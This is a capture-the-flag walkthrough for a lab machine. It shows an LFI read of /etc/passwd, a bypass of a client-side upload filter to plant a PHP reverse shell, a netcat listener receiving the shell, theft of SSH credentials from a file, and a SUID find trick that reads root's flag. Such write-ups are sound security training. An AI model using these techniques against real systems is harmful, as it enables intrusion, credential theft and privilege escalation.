
The site asks us to try “parameter fuzzing” the URL. Viewing the source for the page gives us a further hint on what parameters to try:

Fuzzing the site could enable us to see whether we can get an LFI vulnerability that can enable us access filesystem files. We can try and access the /etc/passwd as shown in the screenshot below and save (copy+paste) the output to a file so that we can access it later (I have blocked out an account purposely as you will need this detail for the rest of the challenge).
What about the /upload-cv00101011/index.php link?
Referring back to the sqlmap output, we had a second link that we could access - /upload-cv00101011/index.php. The password field tells us that we can only access it through a username starting with “Z”.
Given that we have saved the password file output, we can attempt to see which account this is and then attempt to access this URL.This leads us to a site where we can perform an upload.

Although the desire is to immediately upload a reverse shell, its important to see whether there are any restrictions to the upload process.
We can view the source for this and see whether there
# We can just view the page source and see the detail below:

<!DOCTYPE html>
<html lang="en">

... [REDACTED for brevity]

<script>

function validate(){

 var fileInput = document.getElementById('file');
  var file = fileInput.files[0];

  if (file) {
    var fileName = file.name;
    var fileExtension = fileName.split('.').pop().toLowerCase();

    if (fileExtension === 'jpg' || fileExtension === 'png') {
      // Valid file extension, proceed with file upload
      // You can submit the form or perform further processing here
      console.log('File uploaded successfully');
	  return true;
    } else {
      // Invalid file extension, display an error message or take appropriate action
      console.log('Only JPG and PNG files are allowed');
	  return false;
    }
  }
}

</script>
</html>
This shows us that there is a validation function that requires uploads with file extensions jpg and png. Any other will be rejected.
We can get round this problem by configuring a reverse shell script, appending either of these extensions to the file name to get round the client side validation. When the browser then makes the POST request, we can capture it using burpsuite and remove the extension before forwarding it.
Key to this succeeding is the assumption that the server does not perform a similar client side validation before accepting the upload as well.
To create the reverse shell, I prefer using the Revshell Generator that provides a variety of shells customised to different languages, including PHP (our victim runs a PHP server).
Once you have successfully uploaded the file, you will get a response as below:

If we examine the source code for this page as instructed, it tells us where we can go to see where we have uploaded the script.
# Source code output

<!DOCTYPE html>
<html lang="en">


<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Tourism Website</title>

    <script src='tailwind.min.js'></script> <!-- THIS IS OFFICIAL FILE - DO NOT CHANGE IT -->
  <link rel="stylesheet" href="style.css">
</head>

<body>
  <!-- Navigation Bar -->
  <nav class="bg-gray-900 text-white p-6">
    <div class="flex justify-between items-center">
      <a href="/" class="text-lg font-bold">Admin Access </a>
      <ul class="flex items-center gap-5">
      </ul>
    </div>
  </nav>

<!DOCTYPE html>

  <!-- Main Content -->
<main class=" mx-auto py-8  min-h-[80vh] flex items-center justify-center gap-10 flex-col xl:flex-row">
 <h1>File uploaded successfully! Maybe look in source code to see the path<span style=" display: none;">in /upload_thm_1001 folder</span> <h1>
Navigating to this webpage shows us the upload(s) that we have recently made.

Before attempting to click / open the uploaded file, we can prime the terminal on our attack machine to capture the reverse shell connection using the same port that we used for the reverse shell.
# On the attacker's machine

> nc -nlvp 4000

Listening on 0.0.0.0 4000
Connection received on 10.10.204.28 38344
Linux ip-10-10-204-28 5.15.0-1039-aws #44~20.04.1-Ubuntu SMP Thu Jun 22 12:21:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 12:59:32 up 51 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
We can then navigate to the the user whom we discovered and list the directory contents. From the listing, we can see that we can only read the ssh_creds.txt file and not the flag. Luckily for us, the ssh_creds.txt file lists some credentials that we can use to access the user’s account via SSH.
$> cd /home/zeamkish/
$> ls -la
total 36
drwxr-xr-x 3 zeamkish zeamkish 4096 Jul  6  2023 .
drwxr-xr-x 4 root     root     4096 Jun 30  2023 ..
-rw-rw-r-- 1 zeamkish zeamkish    5 Jul  6  2023 .bash_history
-rw-r--r-- 1 zeamkish zeamkish  220 Jun  8  2023 .bash_logout
-rw-r--r-- 1 zeamkish zeamkish 3771 Jun  8  2023 .bashrc
drwx------ 2 zeamkish zeamkish 4096 Jun  8  2023 .cache
-rw-r--r-- 1 zeamkish zeamkish  807 Jun  8  2023 .profile
-rw-r----- 1 zeamkish zeamkish   27 Jun  8  2023 flag.txt
-rw-rw-r-- 1 root     zeamkish   34 Jun 11  2023 ssh_creds.txt

$> cat ssh_creds.txt
SSH CREDS
zeamkish
[REDACTED CREDENTIALS]
Task 1 - What is the user flag?
Using the above credentials, we can SSH into zeamkish’s account and with his permissions, we can view the contents of the user flag.
> ssh zeamkish@victim
The authenticity of host '10.10.204.28 (10.10.204.28)' can't be established.
ECDSA key fingerprint is SHA256:4Ml1TtMiaSNDYtKWmOGZX/H7Fmo7uTqGAllvaNaKMZk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.204.28' (ECDSA) to the list of known hosts.
zeamkish@10.10.204.28's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1039-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar  3 13:07:26 UTC 2025

  System load:  0.06              Processes:             123
  Usage of /:   7.2% of 58.09GB   Users logged in:       0
  Memory usage: 17%               IPv4 address for eth0: 10.10.204.28
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

...[REDACTED for brevity]

Last login: Sun Jul  2 17:27:46 2023 from 10.10.83.109

> cat flag.txt
[REDACTED]
Task 2 - What is the root flag?
Given that we are not part of the sudo group (you can check by running the id command in the terminal), we can try and see if there are any other unique SUID files that we can leverage on to escalate our privileges.
> find / -perm -u=s -type f -exec ls -la {} \; 2>/dev/null

...[REDACTED for brevity]
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 39144 May 30  2023 /usr/bin/umount
-rwsr-xr-x 1 root root 68208 Nov 29  2022 /usr/bin/passwd
-rwsr-xr-x 1 root root 88464 Nov 29  2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44784 Nov 29  2022 /usr/bin/newgrp
-rwsr-xr-x 1 root root 53040 Nov 29  2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 320136 Apr 10  2020 /usr/bin/nano
-rwsr-xr-x 1 root root 67816 May 30  2023 /usr/bin/su
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
-rwsr-x--- 1 root zeamkish 320160 Feb 18  2020 /usr/bin/find
-rwsr-sr-x 1 daemon daemon 55560 Nov 12  2018 /usr/bin/at
-rwsr-xr-x 1 root root 55528 May 30  2023 /usr/bin/mount
From the output, we notice that there are two files that have the SUID set - /usr/bin/find and /usr/bin/nano. Using either of these we can escalate our privileges and enable us get the root flag. For our purposes, we shall use the find command to quickly find and output the root flag.
> /usr/bin/find /root -name "*.txt" -exec cat {} \;
[REDACTED]
And with that, we come to the end of the box!